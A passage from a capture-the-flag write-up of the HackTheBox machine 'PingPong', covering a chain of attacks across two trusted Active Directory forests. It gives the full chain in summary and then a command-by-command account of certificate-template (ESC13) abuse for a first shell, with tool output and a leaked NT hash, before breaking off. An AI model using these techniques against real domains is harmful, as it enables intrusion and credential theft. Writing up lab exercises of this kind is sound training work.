Nothing on PingPong is broken. The most dangerous thing on the box is not a missing patch — it is a trust: a standing promise that one forest will honour the identities another forest signs.
Two forests, one net, and a treaty that never asks who started the rally — only whose signature is on the ball.
PingPong is an Insane HackTheBox machine, and the name is not decoration: PING.HTB and PONG.HTB are the two halves of the table. Every time a door closes on one side, a group membership or a referral sends the play back across the net — until a PONG user flips a single bit on a certificate template and ends the match for both of them.
The box opens the way most real engagements open — with the breach already assumed. We are handed c.roberts / AssumedBreach123 and told nothing else: a Junior IT Technician in [email protected], and a user the domain will happily issue a certificate to.
One thing about the environment shapes everything that follows: NTLM is off. Not restricted — off. Every SMB session reports NTLM:False, every LDAP bind does the same, and SMB signing is enabled and required. There is no hash to spray, no hash to relay, no NTLM fallback to hide behind. A domain that refuses hashes has to accept identities instead — and every identity has an issuer, a scope, and a signature.
The chain crosses a line three times: a password read out of the other forest, a PONG credential used against a PING host, and a certificate template in PING’s Configuration partition rewritten by a principal that has never set foot in PING. None of them prompts the machine to ask whether the two sides of the line belong to the same organisation.
It never asks because it already knows the answer. They signed for it.
TL;DR: The Attack Path
-
Serve (The Certificate That Opens DC1) — the box announces itself as Kerberos-only (
NTLM:False), so the supplied password dies at the first bind and every identity from here has to arrive as a ticket.TemporaryWinRMcarries ESC13: a client-authentication EKU plus an issuance policy linked to a group, which is all the CA needs to enrollc.robertsin a certificate the domain accepts for WinRM. PKINIT turns that certificate into a TGT, and the first shell onDC1isPING\c.roberts. -
Changeover (A gMSA Across the Trust) — BloodHound shows
IT@PINGOwnsgMSA Managers@PONG, and ownership lets us grantGenericAllacross the trust. The group’s scope has to be walked from Global to Universal to Domain Local (a direct Global-to-Domain-Local write is refused outright) before a foreign SID can be added as a member.Pong_gMSA$’s managed password comes back from the directory, its AES256 key with it, and a Kerberos TGT as the gMSA. -
The Return (Eight Commands and a Backdoor) — the gMSA has no WinRM rights on
DC1, but it does own a local profile there.C:\ProgramData\JEA\JEA.psscnames arestrictedendpoint, andpypsrpreaches it cross-realm. Eight default commands are exposed and none of them are useful; with the language mode relaxed, the call operator& { }walks straight past the list, giving RCE aspong\pong_gmsa$. PSReadLine history in that session leaksc.carlssen’s plaintext password. -
The Rally (RBCD, SQL, and DCSync) —
c.carlssenhas WinRM onDC2and sits inIT SERVICE ADMINS, which holdsGenericWriteover the service accounts.MachineAccountQuota = 0rules out a fresh machine account, so we grant RBCD onsvc_sqlto the machine account we already control (Pong_gMSA$), and an S4U2Proxy service ticket formssqlsvc/dc2.pong.htbarrives asc.adam.xp_cmdshellruns assvc_sqlwithSeImpersonatePrivilege; CrystalPotato elevates toSYSTEMto addc.carlssento local Administrators, and DCSync hands overR.Martinelli’s AES256 key. -
Match Point (One Bit on a Certificate Template) —
R.Martinelliis a PONG principal sitting inCA Managers@PING, withWriteDacl,WriteOwner, andGenericWriteoverSmartcardAuthenticationin PING’s Configuration partition. ESC4 becomes ESC1 with a single bit: ORENROLLEE_SUPPLIES_SUBJECTinto the template mask (0xa2000000becomes0xa2000001) and grant the right toc.roberts’s own SID instead ofS-1-5-11. Request a certificate with[email protected]and SID...-500, PKINIT asPING\Administrator, and root.
Five sets. One match point. A single bit.
Companion posts: Read the referral, read the session type, read the bits.
Section 1: Serve (The Certificate That Opens DC1)
The Opening Move
DC1 is a clean Active Directory domain controller and it says so the moment you scan it:
PORT     STATE SERVICE       REASON          VERSION
53/tcp   open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp   open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-11-16 03:08:18Z)
135/tcp  open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: ping.htb, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack ttl 127
464/tcp  open  kpasswd5?     syn-ack ttl 127
593/tcp  open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: ping.htb, Site: Default-First-Site-Name)
2179/tcp open  vmrdp?        syn-ack ttl 127
3268/tcp open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: ping.htb, Site: Default-First-Site-Name)
3269/tcp open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: ping.htb, Site: Default-First-Site-Name)
5985/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
The LDAP banner nmap pulled on port 389 names the forest in plain text — Domain: ping.htb. So the domain is ping.htb and the host is DC1. The partner forest is still invisible.
The banner gave us the name. Pin it locally so no tool has to guess:
➜ export target_dc1_ip=10.129.245.56
➜ echo "$target_dc1_ip    DC1.ping.htb ping.htb   DC1" | sudo tee -a /etc/hosts
Before configuring Kerberos, try the credential the lazy way — a password straight at SMB and LDAP:
➜ nxc smb dc1.ping.htb \
    -u 'c.roberts' -p 'AssumedBreach123'
SMB         10.129.245.56   445    DC1              [*]  x64 (name:DC1) (domain:ping.htb) (signing:True) (SMBv1:False) (NTLM:False) (DC:True)
SMB         10.129.245.56   445    DC1              [-] ping.htb\c.roberts:AssumedBreach123 STATUS_NOT_SUPPORTED

➜ nxc ldap dc1.ping.htb \
    -u 'c.roberts' -p 'AssumedBreach123'
LDAP        10.129.245.56   389    DC1              [*] None (name:DC1) (domain:ping.htb) (signing:Unknown) (channel binding:Unknown) (NTLM:False)
LDAP        10.129.245.56   389    DC1              [-] ping.htb\c.roberts:AssumedBreach123 STATUS_NOT_SUPPORTED
The password is not wrong. The protocol is switched off: (NTLM:False) in every banner, STATUS_NOT_SUPPORTED on every bind. The domain will not even consider a password logon. Every credential from here has to arrive as a Kerberos ticket.
Switching to Kerberos with -k exposes a second gate — the clock:
➜ nxc smb dc1.ping.htb \
    -u 'c.roberts' -p 'AssumedBreach123' -k
SMB         dc1.ping.htb    445    dc1              [*]  x64 (name:dc1) (domain:ping.htb) (signing:True) (SMBv1:False) (NTLM:False) (DC:True)
SMB         dc1.ping.htb    445    dc1              [-] ping.htb\c.roberts:AssumedBreach123 KRB_AP_ERR_SKEW
KRB_AP_ERR_SKEW — the KDC will not issue a ticket when the two clocks disagree. Kerberos tolerates five minutes of clock skew; nmap reports about eight hours on DC1 — roughly ninety-six times that tolerance — so every command below runs under fake_time, which shifts only the process clock, never the host’s. The controller is not NTP-synced, so the wrapper re-reads the live offset on each call with ntpdate -q; the number printed in the wrapper line is a snapshot, not a constant. Both DCs reported the same offset here, so most calls point at dc1 — point the wrapper at the host you are actually talking to if they ever differ.
With the skew handled, the same credential works as a ticket:
➜ fake_time dc1.ping.htb \
nxc smb dc1.ping.htb \
    -u 'c.roberts' -p 'AssumedBreach123' -k
[*] Querying time offset from: dc1.ping.htb
[*] Using faketime format: +28799
[*] Executing command..
SMB         dc1.ping.htb    445    dc1              [*]  x64 (name:dc1) (domain:ping.htb) (signing:True) (SMBv1:False) (NTLM:False) (DC:True)
SMB         dc1.ping.htb    445    dc1              [+] ping.htb\c.roberts:AssumedBreach123

➜ fake_time dc1.ping.htb nxc \
ldap dc1.ping.htb \
    -u 'c.roberts' -p 'AssumedBreach123' -k
...[snip]...
LDAP        dc1.ping.htb    389    DC1              [*] None (name:DC1) (domain:ping.htb) (signing:Unknown) (channel binding:Unknown) (NTLM:False)
LDAP        dc1.ping.htb    389    DC1              [+] ping.htb\c.roberts:AssumedBreach123
Kerberos is picky about names, so the realm configuration comes next. Writing it by hand is the reliable route — the file is short, and every tool below reads it:
➜ cat << 'EOF' | sudo tee /etc/krb5.conf
[libdefaults]
    dns_lookup_kdc = false
    dns_lookup_realm = false
    default_realm = PING.HTB

[realms]
    PING.HTB = {
        kdc = dc1.ping.htb
        admin_server = dc1.ping.htb
        default_domain = ping.htb
    }

[domain_realm]
    .ping.htb = PING.HTB
    ping.htb = PING.HTB
EOF
The address variables are set where each host is pinned: $target_dc1_ip above, $target_dc2_ip when DC2 appears.
Generate the ticket:
➜ fake_time dc1.ping.htb \
getTGT.py 'ping.htb/c.roberts:AssumedBreach123' \
    -dc-ip $target_dc1_ip
[*] Querying time offset from: dc1.ping.htb
[*] Using faketime format: +28799
[*] Executing command..
[*] Saving ticket in c.roberts.ccache
Read the Board
The ticket authenticates. A share listing (nxc smb dc1.ping.htb --use-kcache --shares) shows five shares, three readable: NETLOGON and SYSVOL hold logon scripts and Group Policy, IPC$ is a pipe, and ADMIN$ and C$ stay shut. Nothing later in this chain comes off an SMB share — the way in runs through LDAP and the certificate authority, not the file server.
The same ticket opens LDAP, and LDAP holds the roster:
➜ env KRB5CCNAME=c.roberts.ccache \
fake_time dc1.ping.htb \
nxc ldap dc1.ping.htb \
    -u c.roberts --use-kcache \
    --users-export users.txt

...[snip]...
LDAP        dc1.ping.htb    389    DC1              [+] PING.HTB\c.roberts from ccache
LDAP        dc1.ping.htb    389    DC1              [*] Enumerated 25 domain users: PING.HTB
Twenty-five users. Among the names: M.Russell (IT manager), Z.Iskam (IT Director), P.Klain (Senior IT Technician), and C.Roberts (Junior IT Technician). A plausible mid-size company, nothing remarkable.
The interesting shape of the domain is not in the list. It is in the graph, so we go and get the graph. RustHound is the right tool over BloodHound-Python here — it handles TLS and the cross-forest referral dance that trips the Python collector up:
➜ env KRB5CCNAME=c.roberts.ccache \
fake_time dc1.ping.htb \
rusthound-ce \
    -d ping.htb -f dc1.ping.htb \
    -k -c All --zip
Import the archive into BloodHound and the first thing that stops you is the trust edge. It is not a one-way arrow. It points both ways.

A bidirectional forest trust. That single fact changes the shape of the entire box, because a bidirectional trust means principals from either forest can authenticate into the other — and a two-way trust is not a hardened configuration. It is a convenience feature. It means staff in PING can use resources in PONG and staff in PONG can use resources in PING, and the price of that convenience is that compromising either realm compromises both. We will come back to that in the closing.
The graph draws the double-headed arrow, but a picture is not evidence, and bloodyAD’s tree renderer is even less explicit — it draws the trust as a plain branch and leaves the direction to inference:
➜ fake_time dc1.ping.htb \
bloodyAD --host dc1.ping.htb -d ping.htb \
    -u 'c.roberts' -k ccache=c.roberts.ccache \
    get trusts

ping.htb
 +-- <FOREST_TRANSITIVE|AD>:pong.htb
The attribute is where the evidence lives. trustDirection is a bitmask, and the whole claim rests on three integers:
➜ fake_time dc1.ping.htb \
env KRB5CCNAME=c.roberts.ccache \
ldapsearch -LLL -H ldap://dc1.ping.htb -Y GSSAPI -N \
    -b 'CN=System,DC=ping,DC=htb' '(objectClass=trustedDomain)' \
    trustDirection trustType trustAttributes flatName

dn: CN=pong.htb,CN=System,DC=ping,DC=htb
trustDirection: 3
trustType: 2
trustAttributes: 8
flatName: pong
trustDirection: 3 is inbound and outbound — the trust is bidirectional. trustType: 2 is TRUST_TYPE_UPLEVEL, the ordinary Windows 2000+ trust type; the forest part comes from trustAttributes: 8, which is FOREST_TRANSITIVE — the same bit bloodyAD rendered as <FOREST_TRANSITIVE|AD> a moment ago. Note also where the TDO lives: CN=pong.htb,CN=System,DC=ping,DC=htb — under CN=System, where Windows keeps trusted-domain objects.
The object IDs, for reference:
PING.HTB—S-1-5-21-750635624-2058721901-1932338391PONG.HTB—S-1-5-21-2410575906-3092493790-2123333151

Now the relationships that matter. c.roberts is in [email protected]:
And Domain Users (every user in the domain, including ours) is entitled to enroll the TemporaryWinRM certificate template:

A template named TemporaryWinRM that any domain user can enroll, in a box where the escalation path runs through WinRM, is not a coincidence. That is the door.
The same LDAP session also names the issuer. nxc’s adcs module reads the enrollment-service objects straight out of the directory:
➜ env KRB5CCNAME=c.roberts.ccache \
fake_time dc1.ping.htb \
nxc ldap dc1.ping.htb -d ping.htb \
    -u c.roberts --use-kcache \
    -M adcs

...[snip]...
LDAP        dc1.ping.htb    389    DC1              [+] ping.htb\c.roberts from ccache
ADCS        dc1.ping.htb    389    DC1              [*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
ADCS        dc1.ping.htb    389    DC1              Found PKI Enrollment Server: dc1.ping.htb
ADCS        dc1.ping.htb    389    DC1              Found CN: ping-DC1-CA
The CA is ping-DC1-CA, on DC1 itself — the name certipy req will need in First Serve.
The graph also shows the shape of the endgame, and it is worth reading carefully now because it will be the reason Section 5 works at all. A principal from the PONG forest reaches CA [email protected] — a group that sits inside the PING forest and holds write rights over a certificate template:

BloodHound renders foreign principals as a SID and no name, because at collection time we had never spoken to PONG.HTB. The SID ends in -1124. Somebody in the other forest is the key to the certificate authority in this one, and we do not yet know who.
Park that. We will meet the stranger at the net.
The OID That Opened the Door
certipy will census the templates for us:
➜ env KRB5CCNAME=c.roberts.ccache \
fake_time dc1.ping.htb \
certipy find \
    -target dc1.ping.htb -dc-ip $target_dc1_ip \
    -u '[email protected]' -k -no-pass \
    -vulnerable -stdout
ESC13. The mechanics are worth understanding properly, because this is not “a template with client auth”. It is a template with client auth plus an issuance policy, and the policy is attached to a group.
Certificate Templates
  0
    Template Name                       : TemporaryWinRM
    Client Authentication               : True
    Enrollee Supplies Subject           : False
    Requires Manager Approval           : False
    Authorized Signatures Required      : 0
...[snip]...
    Issuance Policies                   : 1.3.6.1.4.1.311.21.8.5808481.4086498.12600997.2067446.8927163.214.489503.1996623
    Linked Groups                       : CN=TempWinRMAccess,CN=Users,DC=ping,DC=htb
    Permissions
      Enrollment Permissions
        Enrollment Rights               : PING.HTB\Domain Admins
                                          PING.HTB\Domain Users
                                          PING.HTB\Enterprise Admins
...[snip]...
    [!] Vulnerabilities
      ESC13                             : Template allows client authentication and issuance policy is linked to group 'CN=TempWinRMAccess,CN=Users,DC=ping,DC=htb'.
Five fields do all the work:
Client Authentication: true— the issued certificate is good for logon. Without this EKU the certificate is a paperweight.Enrollment Rights: PING.HTB\Domain Users—c.robertsmay request it directly.Requires Manager Approval: falseandAuthorized Signatures Required: 0— no second pair of eyes.Enrollee Supplies Subject: false— we cannot ask for the certificate to be someone else. This is not ESC1.Issuance Policies— a single OID, and aLinked Groupsentry pointing atCN=TempWinRMAccess,CN=Users,DC=ping,DC=htb.
That last pair is the ESC13 mechanism, and it is a genuinely strange design. The template carries an issuance policy, a single OID, and the OID object is linked to TempWinRMAccess through msDS-OIDToGroupLink. Certipy prints that link twice: once as the raw Issuance Policies OID, once as the resolved Linked Groups name. There is no second mapping; the “linked group” is the policy’s group. When a certificate from this template is used for PKINIT, the KDC follows the policy to the group and stamps TempWinRMAccess into the PAC. Hold a certificate issued from this template and you are, for the purposes of anything that honours the policy, a member of TempWinRMAccess.
Which is, of course, the group that grants WinRM access to DC1. The template is not misconfigured in the ordinary sense — it is configured exactly the way a “give a low-privileged user temporary WinRM access, and take it away later” feature should be configured. That is the point of it. The flaw is that nothing enforces the “temporary” half.
The policy OID itself is opaque (1.3.6.1.4.1.311.21.8.5808481.4086498.12600997.2067446.8927163.214.489503.1996623), but it is visible in the template, and the Windows configuration that honours it lives on the machine that consumes the certificate.
First Serve
Enrollment first, then PKINIT:
➜ env KRB5CCNAME=c.roberts.ccache \
fake_time dc1.ping.htb \
certipy req -debug \
    -target dc1.ping.htb -target-ip $target_dc1_ip \
    -dc-host dc1.ping.htb -dc-ip $target_dc1_ip \
    -u '[email protected]' -k -no-pass \
    -ca 'ping-DC1-CA' \
    -template 'TemporaryWinRM'

...[snip]...
[*] Request ID is 18
[*] Successfully requested certificate
[*] Got certificate with UPN '[email protected]'
[+] Found SID in security extension: 'S-1-5-21-750635624-2058721901-1932338391-2617'
[*] Saving certificate and private key to 'c.roberts.pfx'
[*] Wrote certificate and private key to 'c.roberts.pfx'
The certificate is issued. Now use it. PKINIT turns the certificate into a TGT; certipy auth then runs UnPAC-the-hash, pulling the NT hash out of the PAC’s PAC_CREDENTIAL_INFO:
➜ fake_time dc1.ping.htb \
certipy auth \
    -pfx 'c.roberts.pfx' \
    -domain ping.htb -dc-ip $target_dc1_ip

[*] Certificate identities:
[*]     SAN UPN: '[email protected]'
[*]     Security Extension SID: 'S-1-5-21-750635624-2058721901-1932338391-2617'
[*] Using principal: '[email protected]'
[*] Got TGT
[*] Wrote credential cache to 'c.roberts.ccache'
[*] Got hash for '[email protected]': aad3b435b51404eeaad3b435b51404ee:2475be69d40e815588a85fd89c7a439d
The Certificate Nobody Noticed
Now the moment of truth. evil_winrmexec with the new ticket — the evil-winrm-style custom shell on top of the Impacket-based winrmexec, and the tool for every WinRM session in this writeup:
➜ env KRB5CCNAME=c.roberts.ccache \
fake_time dc1.ping.htb \
evil_winrmexec -k dc1.ping.htb -dc-ip $target_dc1_ip

...[snip]...

PS C:\Users\C.Roberts\Documents> whoami; hostname
ping\c.roberts
dc1
whoami /groups shows why the template exists at all:
GROUP INFORMATION
-----------------

Group Name                                  Type             SID
=========================================== ================ =============================================
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11
PING\TempWinRMAccess                        Group            S-1-5-21-750635624-2058721901-1932338391-2602
PING\IT                                     Group            S-1-5-21-750635624-2058721901-1932338391-2618
...[snip]...
There it is. PING\TempWinRMAccess. c.roberts is not in Remote Management Users. c.roberts is not a local administrator. c.roberts is a Junior IT Technician who, ninety seconds ago, had no reason to be able to open a WinRM session on a domain controller. The certificate put him in a group that nobody on the box thought to watch, because the group membership is a side effect of the enrollment and nothing in the directory logs it as a group change.
whoami /priv is unremarkable:
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
SeMachineAccountPrivilege is worth noting for later. It means c.roberts could join a machine to a domain — except a zero MachineAccountQuota blocks a fresh account. We measure that quota on dc2.pong.htb in Section 4.
Now look around the machine. C:\Users:
    Directory: C:\Users

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/16/2026   9:15 PM                Administrator
d-----        11/13/2026   3:33 PM                C.Roberts
d-----         4/11/2026   6:41 AM                Pong_gMSA$
d-r---         6/15/2025  12:59 PM                Public
Pong_gMSA$ has a profile directory on DC1. A group Managed Service Account — an account the directory manages, whose password is rotated automatically, and which is supposed to be used by services, not by people. It has been used here. On this machine. From the other forest.
That single directory listing is the shape of the whole box: a PONG account, resident on a PING host. We do not know yet how it authenticates, or why. We do know that it will not be through the WinRM we just used, because a gMSA is not in TempWinRMAccess and never will be.
Park that too.
C:\ProgramData is worth a look because it is the machine-wide staging directory: installers write there, operators drop binaries there, and anything we did not put there stands out.
PS C:\ProgramData> dir JEA

    Directory: C:\programdata\JEA

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          2/5/2026   5:39 AM            477 JEA.pssc
A .pssc file — a PowerShell session configuration. Section 3 comes back to it.
Section 2: Changeover (A gMSA Across the Trust)
Crossing the Net
Before anything else, get the map of the inside. It lives in the directory, so you do not need a shell on the box to read it.
bloodyAD get dnsDump pulls the AD-integrated DNS zone straight out of the DNS partition:
➜ fake_time dc1.ping.htb \
bloodyAD --host dc1.ping.htb -d ping.htb \
